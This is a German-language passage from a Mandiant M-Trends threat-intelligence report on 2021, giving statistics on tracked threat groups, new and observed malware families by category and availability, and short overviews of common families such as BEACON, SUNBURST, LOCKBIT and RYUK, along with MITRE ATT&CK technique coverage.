Identifizierung mehrerer Hackergruppen, 2019 bis 2021




2. Mandiant (4. März 2021), Detection and Response to Exploitation of Microsoft Exchange Zero-Day Vulnerabilities.
3. Mandiant (17. November 2021), ProxyNoShell: A Change in Tactics Exploiting ProxyShell Vulnerabilities.
4. Mandiant (20. April 2021), Zero-Day Exploits in SonicWall Email Security Lead to Enterprise Compromise.
5. Mandiant (20. April 2021), Check Your Pulse: Suspected APT Actors Leverage Authentication Bypass Techniques and Pulse Secure Zero-Day
6. Mandiant (15. Dezember 2021), Log4Shell Initial Exploitation and Mitigation Recommendations.
7. Mandiant (23. Februar 2021), (Ex)Change of Pace: UNC2596 Observed Leveraging Vulnerabilities to Deploy Cuba Ransomware.


Hackergruppen

Die Mandiant-Experten verfolgen derzeit mehr als 2.800 Hackergruppen, von denen über 1.100 Gruppen in dem Berichtszeitraum für den aktuellen ***M-Trends*** neu erfasst wurden. Mandiant baut seine umfangreiche Datenbank zu Hackergruppen weiter aus. Dazu werden zum einen die in Untersuchungen beobachteten Aktivitäten zusammengefasst und Gruppen zugeordnet, zum anderen fließen aber auch Ergebnisse der Analysen öffentlicher Meldungen, freigegebener Daten und andere Forschungsergebnisse ein.

2021 haben die Mandiant-Experten zwei Gruppen neu benannt: FIN12[8] und FIN13[9]. Außerdem hat Mandiant nach intensiven Untersuchungen zu Überschneidungen der Aktivitäten 185 Hackergruppen mit anderen Gruppen zusammengefasst. Details zu der Definition von UNC-Gruppen und der Zusammenfassung durch Mandiant finden Sie im Blogbeitrag „How Mandiant Tracks Uncategorized Threat Actors".[10]



Hackergruppen, 2021



* Mandiant verfolgt die APT-Gruppen (Advanced Persistent Threat) 0 bis 41. Im Laufe der Jahre haben sich APT11 und APT13 mit anderen Gruppen zusammengeschlossen und wurden daher nicht mehr separat erfasst. Aus diesem Grund werden derzeit 40 APT-Gruppen aktiv von Mandiant verfolgt.


8. Mandiant (7. Oktober 2021), FIN12: The Prolific Ransomware Intrusion Threat Actor That Has Aggressively Pursued Healthcare Targets.
9. Mandiant (7. Dezember 2021), FIN13: A Cybercriminal Threat Actor Focused on Mexico.
10. Mandiant (17. Dezember 2020), DebUNCing Attribution: How Mandiant Tracks Uncategorized Threat Actors.

Malware

Auch seine Datenbank zu Malware ergänzt Mandiant kontinuierlich und nutzt dazu sowohl Informationen aus den eigenen Untersuchungen und Einsätzen bei Cybersicherheits-Vorfällen als auch aus öffentlichen Berichten und verschiedenen anderen Forschungsbereichen. 2021 hat Mandiant mehr als 700 neue Malware-Varianten erfasst. Dieser Anstieg entspricht dem bisherigen Trend und wird sich wohl auch in Zukunft fortsetzen.

Bei ihren Untersuchungen im Jahr 2021 haben die Mandiant-Experten 365 unterschiedliche Malware-Varianten beobachtet. Diese Zunahme entspricht dem Trend aus den vorherigen Jahren. 154 der 365 beobachteten Malware-Varianten waren ganz neu, das heißt, Mandiant verfolgt sie erst seit 2021.

Eine Malware-Variante ist ein Programm oder eine Gruppe ähnlicher Programme, die teilweise identischen Code aufweisen und daher von Mandiant einer Variante zugeordnet werden. Eine „Variante" ist weiter gefasst als eine bestimmte Malware und kann im Laufe der Zeit verändert werden. So entstehen neue, aber letztendlich ähnliche Malware-Versionen.



Neu erfasste Malware-Varianten, 2021

Neu erfasste und beobachtete Malware-Varianten, 2021

Beobachtete Malware-Varianten, 2021


Malware-Varianten nach Kategorie

Von den 733 Malware-Varianten, die 2021 neu erfasst wurden, gehörten die meisten zu den folgenden Kategorien: Backdoors (31%), Downloader (13%), Dropper (13%), Ransomware (7%), Launcher (5%) und Programme für den Diebstahl von Anmeldedaten (5%). Dies stimmt mit den Kategorien aus dem Vorjahr überein.

Eine Malware-Kategorie beschreibt den Hauptzweck einer Malware-Variante. Jede Malware-Variante wird nur einer Kategorie zugeordnet, die ihren Hauptzweck am besten beschreibt, auch wenn sie noch weitere Funktionen unterstützt.

Malware-Kategorie	Hauptzweck
Backdoor	Ein Programm, das hauptsächlich die Befehle des Angreifers an das System überträgt, auf dem es installiert ist
Programm für den Diebstahl von Anmeldedaten	Ein Tool, das vor allem Anmeldedaten für die Authentifizierung abruft, kopiert oder stiehlt
Downloader	Ein Programm, das vorrangig eine Datei von einer bestimmten Adresse herunterladen (und eventuell starten) soll und das keine weiteren Funktionen umfasst oder anderen interaktiven Befehle unterstützt
Dropper	Ein Programm, das hauptsächlich Dateien extrahiert, installiert und eventuell startet oder ausführt
Launcher	Ein Programm, das vorrangig Dateien startet. Es unterscheidet sich von einem Dropper oder Installationsprogramm dadurch, dass es keine Datei enthält oder konfiguriert, sondern sie nur lädt oder ausführt.
Ransomware	Ein Programm, das vor allem schädliche Aktionen (wie die Verschlüsselung von Daten) ausführt, damit die Angreifer Lösegeld fordern können, um diese Aktion zu vermeiden oder rückgängig zu machen
Sonstige	Alle anderen Malware-Kategorien wie Dienstprogramme, Keylogger und PoS-, Tunneling- und Data-Mining-Programme

Neu erfasste Malware-Varianten nach Kategorie, 2021



Eine beobachtete Malware-Variante ist eine Malware-Variante, die von den Mandiant-Experten bei einer Untersuchung identifiziert wurde.


Beobachtete Malware-Varianten nach Kategorie

Backdoors gehören weiterhin zu den beliebtesten Techniken der Angreifer und sind schon seit Jahren die größte Malware-Kategorie bei Mandiant-Untersuchungen. Von den 365 beobachteten Malware-Varianten im Jahr 2021 zählen Backdoors (40%), Dropper (12%), Ransomware (10%), Downloader (7%), Programme für den Diebstahl von Anmeldedaten (5%) und Launcher (4%) zu den am häufigsten verwendeten Kategorien.

Wie bei den neu erfassten Malware-Varianten lassen sich auch 22% der beobachteten Malware-Varianten 2021 der Kategorie „Sonstige" zuordnen. Diese Zahlen sind mit denen aus den Vorjahren identisch, da Angreifer zahlreiche unterschiedliche Tools für ihre Zwecke erstellen und nutzen.

Laut den Untersuchungsergebnissen von Mandiant ist die Zahl der Ransomware-Varianten leicht angestiegen – von 8% im Jahr 2020 auf 10% im Jahr 2021.


Beobachtete Malware-Varianten nach Kategorie, 2021



Öffentlich verfügbare Tools oder Codevarianten stehen uneingeschränkt zur Verfügung. Dazu gehören sowohl Tools, die kostenlos im Internet erhältlich sind, als auch Tools, die allgemein zum Kauf angeboten werden.

Neu erfasste Malware-Varianten nach Verfügbarkeit, 2021


Laut Untersuchungen der Mandiant-Experten sind 86% der neu erfassten Malware-Varianten nicht öffentlich verfügbar und nur 14% öffentlich verfügbar. Die meisten der neu erfassten Malware-Varianten sind wie auch in der Vergangenheit nur eingeschränkt verfügbar oder werden von bestimmten Gruppen speziell für ihre Zwecke entwickelt.



Nicht öffentlich verfügbare Tools oder Codevarianten werden, sofern wir dies ermitteln konnten, nicht öffentlich angeboten (weder kostenlos noch kostenpflichtig). Dazu können Tools gehören, die privat entwickelt oder nur von bestimmten Gruppen genutzt werden, aber auch Tools, die von einer kleinen Gruppe an Benutzern eingesetzt oder an diese verkauft werden.

Beobachtete Malware-Varianten nach Verfügbarkeit, 2021

Die Mandiant-Experten haben festgestellt, dass ähnlich wie bei den neu erfassten Varianten 2021 72% der Malware-Varianten nicht öffentlich verfügbar und nur 28% öffentlich verfügbar waren. Bei Angriffen wird sowohl öffentlich verfügbare als auch nicht öffentlich verfügbare Malware eingesetzt. Viele Hacker verwenden dieselben öffentlich verfügbaren Malware-Varianten, zum Beispiel BEACON, doch die Mandiant-Experten beobachten auch Angreifer, die neue Tools für bestimmte Umgebungen entwickeln oder vorhandene Malware für ihre Zwecke modifizieren.



Änderung bei der Nutzung von BEACON

24% → **28%**


DER ANGRIFFE IM JAHR 2020 **DER ANGRIFFE IM JAHR 2021**

Häufigste Malware-Varianten

Bei ihren Untersuchungen sind die Mandiant-Experten am häufigsten auf die Malware-Varianten BEACON, SUNBURST, METASPLOIT, SYSTEMBC, LOCKBIT und RYUK gestoßen. BEACON war auch 2021 die am häufigsten beobachtete Malware-Variante und wurde dreimal häufiger eingesetzt als die zweithäufigste Variante. 2020 war sie bei 24% der Angriffe im Einsatz, 2021 waren es mit 28% sogar ein wenig mehr. Da sie weiterhin die beliebteste Malware-Variante der Hacker ist, gehen die Mandiant-Experten davon aus, dass sich dieser Trend auch in den nächsten Jahren fortsetzen wird.

SUNBURST[11] wurde bei 9% aller Angriffe beobachtete, die Mandiant 2021 untersucht hat. Diese Malware-Variante wurde mithilfe eines manipulierten Updates an Unternehmensumgebungen weltweit verteilt, was den Angreifern umfangreichen Zugriff verschaffte. Diese Zahlen stützen auch die beobachteten Zusammenhänge zwischen dem zweithäufigsten Angriffsvektor, den Angriffen auf Lieferketten und der Nutzung von SUNBURST.

Häufigste Malware-Varianten, 2021



RYUK und LOCKBIT waren die am häufigsten verwendeten Ransomware-Varianten bei den Untersuchungen von Mandiant 2021. Die neu benannte Hackergruppe FIN12[12] nutzte RYUK, BEACON, SYSTEMBC und METASPLOIT für einige der effektivsten Angriffe des Jahres. Unter den neuen Malware-Varianten findet sich jedes Jahr auch Ransomware.

Die Hacker nutzen weiterhin unterschiedliche Malware für ihre Angriffe. 2021 wurden laut Untersuchungen von Mandiant nur 3,8% der Malware-Varianten bei zehn oder mehr Angriffen genutzt, aber 81% der Varianten wurden für ein oder zwei Angriffe verwendet. Mandiant hat beobachtet, dass die Hacker im Laufe der Jahre nicht nur ihre Methoden, sondern auch ihre Tools weiterentwickelt haben. Dies zeigt sich auch daran, dass nur wenige neue Tools bei Angriffen verwendet werden.

11. Mandiant (13. Dezember 2020), Highly Evasive Attacker Leverages SolarWinds Supply Chain to Compromise Multiple Global Victims With SUNBURST Backdoor.
12. Mandiant (7. Oktober 2021), FIN12: The Prolific Ransomware Intrusion Threat Actor That Has Aggressively Pursued Healthcare Targets.

Malware-Definitionen

BEACON ist eine Backdoor, die als Teil der Cobalt Strike-Plattform öffentlich zum Kauf angeboten und in der Regel für Penetrationstests in Netzwerkumgebungen verwendet wird. Die Malware unterstützt diverse Funktionen, zum Beispiel das Injizieren und Ausführen von beliebigem Code, das Hoch- und Herunterladen von Dateien sowie das Ausführen von Shell-Befehlen. Laut Untersuchungen von Mandiant wurde BEACON von zahlreichen benannten Hackergruppen wie APT19, APT32, APT40, APT41, FIN6, FIN7, FIN9, FIN11, FIN12 und FIN13 sowie von fast 650 UNC-Gruppen genutzt.

SUNBURST ist eine .NET-basierte Backdoor, die anfänglich über DNS kommuniziert. Sie erstellt mithilfe eines DGA (Domain Generation Algorithm) die Domain des ersten Remoteservers. Die DNS-Antwort enthält einen CNAME-Datensatz mit der Domain des C2-Servers, der für die anschließende Kommunikation über HTTP genutzt werden soll. Zu den unterstützten Backdoor-Befehlen gehören das Herunterladen und Ausführen von Dateien, das Dateimanagement, die Manipulation der Registrierung und das Beenden von Prozessen. SUNBURST kann auch bestimmte Dienste deaktivieren, um unerkannt zu bleiben, und grundlegende Systeminformationen hochladen, zum Beispiel die IP-Adresse des Systems, die DHCP-Konfiguration und Domainangaben. Laut Beobachtungen von Mandiant hat UNC2452 SUNBURST verwendet.[13]

METASPLOIT ist eine Plattform für Penetrationstests, mit der Benutzer Schwachstellen finden, validieren und ausnutzen können. Laut Untersuchungen von Mandiant wurde METASPLOIT von APT40, APT41, FIN6, FIN7, FIN11, FIN12, FIN13 und 40 UNC-Gruppen genutzt. Die Ziele reichten von Cyberspionage und finanzieller Bereicherung bis zu Penetrationstests.

SYSTEMBC ist ein Tunneling-Programm in C, das mit einem speziellen Binärprotokoll über TCP Proxy-Befehle vom C2-Server abruft. Der C2-Server weist SYSTEMBC an, als Proxy zwischen dem C2-Server und einem externen System zu agieren. SYSTEMBC kann zudem weitere Malware über HTTP abrufen. Einige Varianten nutzen dafür eventuell das Tor-Netzwerk. Die heruntergeladene Malware wird vor der Ausführung entweder auf der Festplatte gespeichert oder direkt dem Arbeitsspeicher zugewiesen. Mit SYSTEMBC wird häufig der Netzwerkverkehr von anderen Malware-Varianten verborgen. Dies konnte unter anderem für DANABOT, SMOKELOADER und URSNIF beobachtet werden. Laut Untersuchungen von Mandiant wurde SYSTEMBC von FIN12 und zehn finanziell motivierten UNC-Gruppen genutzt.

LOCKBIT ist eine Ransomware in C, die Dateien im lokalen Netzwerk oder auf Netzwerkfreigaben verschlüsselt. Sie kann auch weitere Systeme im Netzwerk identifizieren und sich über SMB ausbreiten. Vor der Verschlüsselung löscht LOCKBIT Ereignisprotokolle und Volume-Schattenkopien und beendet Prozesse und Dienste, die die Dateiverschlüsselung beeinträchtigen könnten. LOCKBIT hat nachweislich die Dateiendung „.lockbit" für verschlüsselte Dateien verwendet. Laut Untersuchungen von Mandiant wurde LOCKBIT von mehr als zehn UNC-Gruppen für finanziell motivierte Angriffe und Cyberspionage genutzt.

RYUK ist eine Ransomware in C, die Dateien im lokalen Netzwerk oder auf Netzwerkfreigaben verschlüsselt. Außerdem löscht sie Backup-Dateien und Volume-Schattenkopien. Einige RYUK-Varianten können auch andere Systeme in einem Netzwerk infizieren. Laut Untersuchungen von Mandiant wurde RYUK von FIN6, FIN12 und zehn finanziell motivierten UNC-Gruppen verwendet.


13. Weitere Informationen finden Sie in unserem SolarWinds Breach Resource Center.

Die Effektivität nach Betriebssystem bezieht sich auf die Betriebssysteme, auf denen eine Malware-Variante eingesetzt werden kann.


Effektivität nach Betriebssystem

Die bisherigen Trends in Bezug auf die Effektivität nach Betriebssystem setzen sich auch 2021 fort, da sowohl die neu erfassten als auch die beobachteten Malware-Varianten unter Windows besonders effektiv waren. Doch die auf Linux ausgerichteten Malware-Varianten haben 2021 zugenommen. Die neu erfassten Malware-Varianten für Linux stiegen von 8% im Jahr 2020 auf 11% im Jahr 2021. Die beobachteten Malware-Varianten für Linux nahmen ebenfalls zu und stiegen von 13% im Jahr 2020 auf 18% im Jahr 2021. Dass die Varianten in beiden Kategorien verstärkt auch auf Linux ausgerichtet werden, zeigt, dass die Angreifer bereit und durchaus in der Lage sind, neue Varianten zu entwickeln und andere Betriebssysteme auszunutzen. Bei den von Mandiant untersuchten Angriffen war der Anteil der Betriebssysteme relativ ausgeglichen.

Effektivität der neu erfassten Malware-Varianten nach Betriebssystem, 2021



Effektivität der beobachteten Malware-Varianten nach Betriebssystem, 2021



Angriffstechniken

Mandiant unterstützt auch weiterhin die Bemühungen der Sicherheits-Community und -Branche und ordnet daher seine neuen Erkenntnisse dem MITRE ATT&CK-Framework zu. 2021 hat MITRE Version 9 und 10 von ATT&CK veröffentlicht, um die Techniken für Linux, macOS und Container besser abzudecken. Mandiant hat 2021 über 300 weitere Mandiant-Techniken dem MITRE ATT&CK-Framework zugeordnet, sodass inzwischen mehr als 2.100 Mandiant-Techniken und -Erkenntnisse damit verknüpft sind.


Unternehmen müssen ihre Sicherheitsmaßnahmen priorisieren und sollten dabei berücksichtigen, wie relevant eine bestimmte Angriffstechnik für ihre Umgebung ist. Die Analyse der Häufigkeit bestimmter Techniken bei kürzlich erfolgten Angriffen erleichtert ihnen die Entscheidungsfindung.

Die Mandiant-Experten haben festgestellt, dass bei Angriffen im Jahr 2021 70% der MITRE ATT&CK-Techniken und 46% der untergeordneten Techniken verwendet wurden. Das ist im Vergleich zum Vorjahr ein Anstieg um 11% bei den beobachteten Techniken und um 92% bei den beobachteten untergeordneten Techniken. Diese Zahlen spiegeln zwar die Diversifikation der Angreifer wider, die verschiedene Techniken zur Erreichung ihrer Ziele einsetzen, doch die Mandiant-Experten vermuten, dass der Anstieg zumindest teilweise auf die bessere Klassifizierung und systematische Einstufung der Bedrohungsdaten zurückzuführen ist, die 2021 eingeführt wurden.

2021 wurden 43% der beobachteten Techniken (30% aller Techniken) bei mehr als 5% der Angriffe genutzt. 2020 waren es nur 37% (23% aller Techniken). Die Mandiant-Experten empfehlen, die Sicherheitsmaßnahmen zum Schutz vor den am häufigsten verwendeten Techniken zu priorisieren.

MITRE ATT&CK® ist eine weltweit verfügbare Wissensdatenbank mit Taktiken und Techniken, die bei realen Angriffen beobachtet wurden. Die ATT&CK-Wissensdatenbank dient als Grundlage für die Entwicklung spezifischer Bedrohungsmodelle und -methodiken im privaten Sektor, im öffentlichen Dienst und in der Cybersicherheits-Community für Produkte und Dienstleistungen.

Am häufigsten verwendete MITRE ATT&CK-Techniken, 2021



